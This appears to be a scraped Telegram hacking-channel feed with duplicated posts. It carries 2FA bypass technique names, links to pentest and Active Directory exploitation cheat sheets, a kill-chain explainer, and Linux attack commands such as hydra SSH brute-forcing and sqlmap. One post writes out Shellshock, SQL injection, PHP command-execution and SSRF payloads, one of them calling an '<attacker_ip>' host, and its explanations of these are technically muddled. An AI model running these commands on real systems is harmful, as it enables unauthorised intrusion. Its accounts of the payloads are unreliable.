
2FA Bypass Techniques 🔥
1. What is 2FA?
Two-factor authentication is a security measure that adds an additional step for your login process to protect your account. It requires you to enter your login credentials along with a secondary authentication code that an authenticator sends to your phone.
2. Two-Factor Authentication Workflow:
- Application authentication
- Standard Login
- OTP generation
- OTP delivery
3. Techniques to Bypass 2FA Authentication:
- Response Manipulation
- 2FA Code Leakage in Response
- JS File Analysis
- 2FA Code Reusability
- Lack of Brute-Force Protection
- Missing 2FA Code Integrity Validation
- CSRF on 2FA Disabling
- Password Reset Disable 2FA
- Backup Code Abuse
- Clickjacking on 2FA Disabling Page
- Bypass 2FA with null or 000000
JOIN @h4ckerinthehouse FOR MORE! ✅
1. What is 2FA?
Two-factor authentication is a security measure that adds an additional step for your login process to protect your account. It requires you to enter your login credentials along with a secondary authentication code that an authenticator sends to your phone.
2. Two-Factor Authentication Workflow:
- Application authentication
- Standard Login
- OTP generation
- OTP delivery
3. Techniques to Bypass 2FA Authentication:
- Response Manipulation
- 2FA Code Leakage in Response
- JS File Analysis
- 2FA Code Reusability
- Lack of Brute-Force Protection
- Missing 2FA Code Integrity Validation
- CSRF on 2FA Disabling
- Password Reset Disable 2FA
- Backup Code Abuse
- Clickjacking on 2FA Disabling Page
- Bypass 2FA with null or 000000
JOIN @h4ckerinthehouse FOR MORE! ✅
❤5👍2
Active Directory Environment Configuration
https://github.com/kha1ifuzz/AD-Config-Automation
JOIN @h4ckerinthehouse FOR MORE! ✅
https://github.com/kha1ifuzz/AD-Config-Automation
JOIN @h4ckerinthehouse FOR MORE! ✅
GitHub
GitHub - kha1ifuzz/AD-Config-Automation: Scripts and piece of codes used for Active Directory configuration
Scripts and piece of codes used for Active Directory configuration - kha1ifuzz/AD-Config-Automation
👎2❤1
Active Directory Exploitation Cheat Sheet
https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet
JOIN @h4ckerinthehouse FOR MORE! ✅
https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet
JOIN @h4ckerinthehouse FOR MORE! ✅
GitHub
GitHub - S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet: A cheat sheet that contains common enumeration and attack methods…
A cheat sheet that contains common enumeration and attack methods for Windows Active Directory. - S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet
👎1
Awesome API Security tools and resources
https://github.com/arainho/awesome-api-security
JOIN @h4ckerinthehouse FOR MORE! ✅
https://github.com/arainho/awesome-api-security
JOIN @h4ckerinthehouse FOR MORE! ✅
GitHub
GitHub - arainho/awesome-api-security: A collection of awesome API Security tools and resources. The focus goes to open-source…
A collection of awesome API Security tools and resources. The focus goes to open-source tools and resources that benefit all the community. - arainho/awesome-api-security
👎2👍1
How do SOC analysts use the cyber kill chain?
SOC (Security Operations Center) analysts use the cyber kill chain as a framework for understanding and responding to cyber attacks. The cyber kill chain is a model that describes the different stages of a cyber attack, from initial reconnaissance to exfiltration of data, and it is often used as a guide to understand the attacker's behavior and intent.
Here are the different stages of the cyber kill chain and how SOC analysts use it:
1)Reconnaissance: In this stage, the attacker gathers information about the target system or network. SOC analysts can monitor and analyze network traffic and logs to detect any suspicious activity, such as scans or probes.
2)Weaponization: In this stage, the attacker creates or obtains a weapon, such as malware or an exploit, to use against the target. SOC analysts can use threat intelligence and malware analysis tools to identify and analyze any malicious files or activity.
3)Delivery: In this stage, the attacker delivers the weapon to the target, typically through an email attachment, a phishing link, or a compromised website. SOC analysts can use email security filters and web filtering tools to detect and block malicious emails or websites.
4)Exploitation: In this stage, the attacker exploits a vulnerability in the target system or network to gain access. SOC analysts can use vulnerability scanners and patch management tools to identify and remediate any vulnerabilities.
5)Installation: In this stage, the attacker installs the malware or backdoor on the target system or network. SOC analysts can use endpoint detection and response (EDR) tools to detect and block any malicious activity on endpoints.
6)Command and Control: In this stage, the attacker establishes a communication channel with the malware or backdoor to control it remotely. SOC analysts can use network monitoring tools to detect any command and control traffic.
7)Actions on Objectives: In this final stage, the attacker achieves their objective, which may include stealing sensitive data, disrupting services, or taking control of the system or network. SOC analysts can use incident response tools and procedures to detect, contain, and remediate any malicious activity and minimize the impact of the attack.
By using the cyber kill chain, SOC analysts can identify the different stages of an attack and develop effective security measures to prevent or mitigate the attack at each stage.
JOIN @h4ckerinthehouse FOR MORE! ✅
SOC (Security Operations Center) analysts use the cyber kill chain as a framework for understanding and responding to cyber attacks. The cyber kill chain is a model that describes the different stages of a cyber attack, from initial reconnaissance to exfiltration of data, and it is often used as a guide to understand the attacker's behavior and intent.
Here are the different stages of the cyber kill chain and how SOC analysts use it:
1)Reconnaissance: In this stage, the attacker gathers information about the target system or network. SOC analysts can monitor and analyze network traffic and logs to detect any suspicious activity, such as scans or probes.
2)Weaponization: In this stage, the attacker creates or obtains a weapon, such as malware or an exploit, to use against the target. SOC analysts can use threat intelligence and malware analysis tools to identify and analyze any malicious files or activity.
3)Delivery: In this stage, the attacker delivers the weapon to the target, typically through an email attachment, a phishing link, or a compromised website. SOC analysts can use email security filters and web filtering tools to detect and block malicious emails or websites.
4)Exploitation: In this stage, the attacker exploits a vulnerability in the target system or network to gain access. SOC analysts can use vulnerability scanners and patch management tools to identify and remediate any vulnerabilities.
5)Installation: In this stage, the attacker installs the malware or backdoor on the target system or network. SOC analysts can use endpoint detection and response (EDR) tools to detect and block any malicious activity on endpoints.
6)Command and Control: In this stage, the attacker establishes a communication channel with the malware or backdoor to control it remotely. SOC analysts can use network monitoring tools to detect any command and control traffic.
7)Actions on Objectives: In this final stage, the attacker achieves their objective, which may include stealing sensitive data, disrupting services, or taking control of the system or network. SOC analysts can use incident response tools and procedures to detect, contain, and remediate any malicious activity and minimize the impact of the attack.
By using the cyber kill chain, SOC analysts can identify the different stages of an attack and develop effective security measures to prevent or mitigate the attack at each stage.
JOIN @h4ckerinthehouse FOR MORE! ✅
👍4❤1
Awesome Penetration Testing
https://github.com/enaqx/awesome-pentest
JOIN @h4ckerinthehouse FOR MORE! ✅
https://github.com/enaqx/awesome-pentest
JOIN @h4ckerinthehouse FOR MORE! ✅
GitHub
GitHub - enaqx/awesome-pentest: A collection of awesome penetration testing resources, tools and other shiny things
A collection of awesome penetration testing resources, tools and other shiny things - enaqx/awesome-pentest
👍2👎2❤1
Awesome Pentest Tips :)
https://csbygb.gitbook.io/pentips/cs-by-gb-pentips/readme
JOIN @h4ckerinthehouse FOR MORE! ✅
https://csbygb.gitbook.io/pentips/cs-by-gb-pentips/readme
JOIN @h4ckerinthehouse FOR MORE! ✅
csbygb.gitbook.io
Welcome to CSbyGB's Pentips | CSbyGB - Pentips
❤7👍1

Afuzz
Afuzz is an automated web path fuzzing tool for the #BugBounty projects.
▫️ Afuzz automatically detects the development language used by the website, and generates extensions according to the language.
▫️ Uses blacklist to filter invalid pages
▫️ Uses whitelist to find content that bug bounty hunters are interested in in the page
▫️ filters random content in the page
▫️ judges 404 error pages in multiple ways
▫️ perform statistical analysis on the results after scanning to obtain the final result.
▫️ support HTTP2
https://github.com/rapiddns/afuzz
JOIN @h4ckerinthehouse FOR MORE! ✅
Afuzz is an automated web path fuzzing tool for the #BugBounty projects.
▫️ Afuzz automatically detects the development language used by the website, and generates extensions according to the language.
▫️ Uses blacklist to filter invalid pages
▫️ Uses whitelist to find content that bug bounty hunters are interested in in the page
▫️ filters random content in the page
▫️ judges 404 error pages in multiple ways
▫️ perform statistical analysis on the results after scanning to obtain the final result.
▫️ support HTTP2
https://github.com/rapiddns/afuzz
JOIN @h4ckerinthehouse FOR MORE! ✅
👎3👍2❤1

Awesome Penetration Testing
A collection of awesome penetration testing and offensive cybersecurity resources.
https://github.com/enaqx/awesome-pentest
JOIN @h4ckerinthehouse FOR MORE! ✅
A collection of awesome penetration testing and offensive cybersecurity resources.
https://github.com/enaqx/awesome-pentest
JOIN @h4ckerinthehouse FOR MORE! ✅
❤7👎3

Awesome Kubernetes (K8s) Threat Detection
A curated list of resources about detecting threats and defending Kubernetes systems.
https://github.com/jatrost/awesome-kubernetes-threat-detection
JOIN @h4ckerinthehouse FOR MORE! ✅
A curated list of resources about detecting threats and defending Kubernetes systems.
https://github.com/jatrost/awesome-kubernetes-threat-detection
JOIN @h4ckerinthehouse FOR MORE! ✅
👍3❤2👎1

Awesome Red Teaming
List of Awesome RedTeam / Red Teaming Resources This list is for anyone wishing to learn about Red Teaming but do not have a starting point.
https://github.com/0xMrNiko/Awesome-Red-Teaming
JOIN @h4ckerinthehouse FOR MORE! ✅
List of Awesome RedTeam / Red Teaming Resources This list is for anyone wishing to learn about Red Teaming but do not have a starting point.
https://github.com/0xMrNiko/Awesome-Red-Teaming
JOIN @h4ckerinthehouse FOR MORE! ✅
👍5👎2
Android Pentesting & CTF
Some basics info about Android Pentesting
https://github.com/Dev-Hacks/Android-Pentesting
JOIN @h4ckerinthehouse FOR MORE! ✅
Some basics info about Android Pentesting
https://github.com/Dev-Hacks/Android-Pentesting
JOIN @h4ckerinthehouse FOR MORE! ✅

❤6👎1
12 tricks for pentesting:
1. Always start with reconnaissance - gather as much information as possible about the target system or network. Use tools like nmap, whois, dig, and OSINT techniques to gather information.
2. Test for injection vulnerabilities, such as SQL injection, LDAP injection, and XML injection. These are common vulnerabilities that can allow attackers to execute malicious code on the target system.
3. Test for file inclusion vulnerabilities, such as local file inclusion (LFI) and remote file inclusion (RFI). These vulnerabilities can allow attackers to include and execute files on the target system.
4. Test for cross-site scripting (XSS) vulnerabilities, which allow attackers to inject malicious code into a web page viewed by other users.
5. Test for weak encryption protocols and configurations, such as SSL/TLS and SSH. These protocols can be vulnerable to attacks like man-in-the-middle attacks.
6. Use privilege escalation techniques to gain administrative privileges on the target system. This can allow attackers to access sensitive information and perform malicious actions.
7. Social Engineering: Social engineering is a psychological attack in which an attacker manipulates an individual to perform an action that is not in their best interest. As a pentester, you can use social engineering tactics to gain access to secure systems and networks. For example, you might send a phishing email to an employee to get them to reveal their login credentials.
8. Brute-Force Attacks: Brute-force attacks are a type of cyberattack where an attacker tries to guess a password or encryption key by repeatedly trying different combinations of characters. You can use this technique to test the strength of a password or encryption algorithm.
9. Vulnerability Scanning: Vulnerability scanning is the process of identifying vulnerabilities in software and networks. You can use automated tools to scan a network or application to identify vulnerabilities such as outdated software or configuration issues.
10. Exploiting Known Vulnerabilities: Once you have identified vulnerabilities in a system, you can exploit them to gain access or perform other actions. This might involve running a script or tool that exploits a known vulnerability in the system.
11. Wireless Network Testing: Wireless network testing involves testing the security of wireless networks. You can use tools such as Aircrack-ng to capture and analyze wireless network traffic, or to perform a wireless network audit to identify vulnerabilities.
12. Physical Security Testing: Physical security testing involves testing the physical security of a building or facility. You can use techniques such as lockpicking, social engineering, or tailgating to gain access to secure areas. This can help identify weaknesses in physical security measures that could be exploited by attackers.
JOIN @h4ckerinthehouse FOR MORE! ✅
1. Always start with reconnaissance - gather as much information as possible about the target system or network. Use tools like nmap, whois, dig, and OSINT techniques to gather information.
2. Test for injection vulnerabilities, such as SQL injection, LDAP injection, and XML injection. These are common vulnerabilities that can allow attackers to execute malicious code on the target system.
3. Test for file inclusion vulnerabilities, such as local file inclusion (LFI) and remote file inclusion (RFI). These vulnerabilities can allow attackers to include and execute files on the target system.
4. Test for cross-site scripting (XSS) vulnerabilities, which allow attackers to inject malicious code into a web page viewed by other users.
5. Test for weak encryption protocols and configurations, such as SSL/TLS and SSH. These protocols can be vulnerable to attacks like man-in-the-middle attacks.
6. Use privilege escalation techniques to gain administrative privileges on the target system. This can allow attackers to access sensitive information and perform malicious actions.
7. Social Engineering: Social engineering is a psychological attack in which an attacker manipulates an individual to perform an action that is not in their best interest. As a pentester, you can use social engineering tactics to gain access to secure systems and networks. For example, you might send a phishing email to an employee to get them to reveal their login credentials.
8. Brute-Force Attacks: Brute-force attacks are a type of cyberattack where an attacker tries to guess a password or encryption key by repeatedly trying different combinations of characters. You can use this technique to test the strength of a password or encryption algorithm.
9. Vulnerability Scanning: Vulnerability scanning is the process of identifying vulnerabilities in software and networks. You can use automated tools to scan a network or application to identify vulnerabilities such as outdated software or configuration issues.
10. Exploiting Known Vulnerabilities: Once you have identified vulnerabilities in a system, you can exploit them to gain access or perform other actions. This might involve running a script or tool that exploits a known vulnerability in the system.
11. Wireless Network Testing: Wireless network testing involves testing the security of wireless networks. You can use tools such as Aircrack-ng to capture and analyze wireless network traffic, or to perform a wireless network audit to identify vulnerabilities.
12. Physical Security Testing: Physical security testing involves testing the physical security of a building or facility. You can use techniques such as lockpicking, social engineering, or tailgating to gain access to secure areas. This can help identify weaknesses in physical security measures that could be exploited by attackers.
JOIN @h4ckerinthehouse FOR MORE! ✅
❤5👍1
15 efficient commands for pentesting on Linux:
nmap:
netcat:
tcpdump:
wireshark:
traceroute:
dig:
whois:
ncat:
snort:
john:
hydra:
metasploit:
sqlmap:
nikto:
wpscan:
JOIN @h4ckerinthehouse FOR MORE! ✅
nmap:
nmap -p- <target IP> (Scan all ports on a target)netcat:
nc -nv <target IP> <port> (Open a TCP connection to a target)tcpdump:
tcpdump -i eth0 tcp port 80 (Capture network traffic on port 80)wireshark:
wireshark (Start the Wireshark GUI)traceroute:
traceroute <target IP> (Show the route that packets take to reach a target)dig:
dig <target domain> (Query DNS information for a domain)whois:
whois <target domain>ncat:
ncat -lvp <port> (Listen on a specific port for incoming connections)snort:
snort -c /etc/snort/snort.conf -l /var/log/snort/ -A console (Start Snort with a specific configuration file and log directory)john:
john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 <hashfile> (Crack an MD5 hash using the rockyou wordlist)hydra:
hydra -l <username> -P /usr/share/wordlists/rockyou.txt <target IP> ssh (Brute-force SSH login using a username and password list)metasploit:
msfconsole (Start the Metasploit Framework console)sqlmap:
sqlmap -u "http://example.com/?id=1" --dbs (Scan a website for SQL injection vulnerabilities)nikto:
nikto -h <target IP> (Scan a web server for vulnerabilities and misconfigurations)wpscan:
wpscan --url <target URL> --enumerate u (Scan a WordPress site for vulnerabilities and user information)JOIN @h4ckerinthehouse FOR MORE! ✅
❤🔥5👍4❤1🔥1
If you encounter an import error in Python, there are a few steps you can take to fix it:
1. Check your import statement: Make sure you have spelled the module name correctly and that you have included the correct path to the module.
2. Check your Python environment: Make sure the module you are trying to import is installed in the Python environment you are using. You can check this by running pip freeze in your terminal to see a list of all installed packages.
3. Check the module version: Make sure the version of the module you are trying to import is compatible with your Python version. You can check this by looking at the module's documentation or by trying to install a different version of the module.
4. Check your working directory: Make sure your Python script is in the same directory as the module you are trying to import. If the module is in a different directory, you may need to add that directory to your PYTHONPATH environment variable.
5. Check your system path: Make sure the directory containing the module is in your system path. You can check this by running echo $PYTHONPATH in your terminal to see the current path.
6. Try reinstalling the module: If none of the above steps work, try uninstalling and reinstalling the module using pip uninstall <module-name> and pip install <module-name>.
By following these steps, you should be able to fix most import errors in Python.
JOIN @h4ckerinthehouse FOR MORE! ✅
1. Check your import statement: Make sure you have spelled the module name correctly and that you have included the correct path to the module.
2. Check your Python environment: Make sure the module you are trying to import is installed in the Python environment you are using. You can check this by running pip freeze in your terminal to see a list of all installed packages.
3. Check the module version: Make sure the version of the module you are trying to import is compatible with your Python version. You can check this by looking at the module's documentation or by trying to install a different version of the module.
4. Check your working directory: Make sure your Python script is in the same directory as the module you are trying to import. If the module is in a different directory, you may need to add that directory to your PYTHONPATH environment variable.
5. Check your system path: Make sure the directory containing the module is in your system path. You can check this by running echo $PYTHONPATH in your terminal to see the current path.
6. Try reinstalling the module: If none of the above steps work, try uninstalling and reinstalling the module using pip uninstall <module-name> and pip install <module-name>.
By following these steps, you should be able to fix most import errors in Python.
JOIN @h4ckerinthehouse FOR MORE! ✅
❤🔥6
Here are some examples of using the echo command for pentesting:
1. Testing if a server is vulnerable to Heartbleed SSL vulnerability:
This command sends a specially crafted message to the server and checks if it responds with the "heartbeat" server extension, indicating that it is vulnerable to the Heartbleed SSL vulnerability.
2. Checking if a target is vulnerable to Shellshock:
This command sends a specially crafted environment variable to the target's Bash shell and checks if it responds with the word "vulnerable", indicating that it is vulnerable to the Shellshock vulnerability.
3. Testing if a target is vulnerable to PHP Object Injection:
This command sends a specially crafted serialized PHP object to the target and checks if it executes the command "ls -la", indicating that it is vulnerable to PHP Object Injection.
4. Checking if a target is vulnerable to SQL injection:
This command sends a SQL query to the target's MySQL database and checks if it returns all records from the "users" table, indicating that it is vulnerable to SQL injection.
5. Testing if a target is vulnerable to Server-Side Request Forgery (SSRF):
This command sends a PHP payload to the target's server and checks if it sends a request to the attacker's server to retrieve a secret file, indicating that it is vulnerable to SSRF.
JOIN @h4ckerinthehouse FOR MORE! ✅
1. Testing if a server is vulnerable to Heartbleed SSL vulnerability:
echo -e "HELO \nQUIT" | openssl s_client -connect <target_host>:<target_port> -tlsextdebug 2>&1 | grep 'server extension "heartbeat" (id=15)'This command sends a specially crafted message to the server and checks if it responds with the "heartbeat" server extension, indicating that it is vulnerable to the Heartbleed SSL vulnerability.
2. Checking if a target is vulnerable to Shellshock:
echo "() { :; }; echo vulnerable" | bash -c "echo this is a test"This command sends a specially crafted environment variable to the target's Bash shell and checks if it responds with the word "vulnerable", indicating that it is vulnerable to the Shellshock vulnerability.
3. Testing if a target is vulnerable to PHP Object Injection:
echo '<?php class Test { public $cmd = "ls -la"; function __destruct() { system($this->cmd); } } $t = new Test; unserialize(serialize($t)); ?>' > payload.txt
cat payload.txt | nc -nv <target_host> <target_port>
This command sends a specially crafted serialized PHP object to the target and checks if it executes the command "ls -la", indicating that it is vulnerable to PHP Object Injection.
4. Checking if a target is vulnerable to SQL injection:
echo "SELECT * FROM users WHERE id=1 OR 1=1; --" | mysql -h <target_host> -u <username> -p<password> <database_name>This command sends a SQL query to the target's MySQL database and checks if it returns all records from the "users" table, indicating that it is vulnerable to SQL injection.
5. Testing if a target is vulnerable to Server-Side Request Forgery (SSRF):
echo "<?php echo file_get_contents('http://<attacker_ip>/secret_file.txt'); ?>" > payload.php
curl -X POST -d "@payload.php" <target_url>
This command sends a PHP payload to the target's server and checks if it sends a request to the attacker's server to retrieve a secret file, indicating that it is vulnerable to SSRF.
JOIN @h4ckerinthehouse FOR MORE! ✅
❤🔥6👍2
Atomic Red Team

Atomic Red Team™ is a library of tests mapped to the MITRE ATT&CK® framework. Security teams can use Atomic Red Team to quickly, portably, and reproducibly test their environments.
https://github.com/redcanaryco/atomic-red-team
JOIN @h4ckerinthehouse FOR MORE! ✅
Atomic Red Team™ is a library of tests mapped to the MITRE ATT&CK® framework. Security teams can use Atomic Red Team to quickly, portably, and reproducibly test their environments.
https://github.com/redcanaryco/atomic-red-team
JOIN @h4ckerinthehouse FOR MORE! ✅
🔥7👎2👍1
recon methodology
In order to successfully compromise a company in the context of a red team assessment, the first step is to identify the existing attack surface. The process of information gathering is called Reconnaissance. After a good Reconaissance, it is often possible to perform password spraying and powerfull phishing attacks. In this context, information about the corporate structure, the internal IT landscape, the publicly accessible systems and the current employees are important.
https://github.com/r1cksec/cheatsheets/blob/main/theorie/recon-methodology.md
JOIN @h4ckerinthehouse FOR MORE! ✅
In order to successfully compromise a company in the context of a red team assessment, the first step is to identify the existing attack surface. The process of information gathering is called Reconnaissance. After a good Reconaissance, it is often possible to perform password spraying and powerfull phishing attacks. In this context, information about the corporate structure, the internal IT landscape, the publicly accessible systems and the current employees are important.
https://github.com/r1cksec/cheatsheets/blob/main/theorie/recon-methodology.md
JOIN @h4ckerinthehouse FOR MORE! ✅
GitHub
cheatsheets/theorie/recon-methodology.md at main · r1cksec/cheatsheets
Collection of knowledge about information security - r1cksec/cheatsheets
❤🔥6
Red Team Toolkit
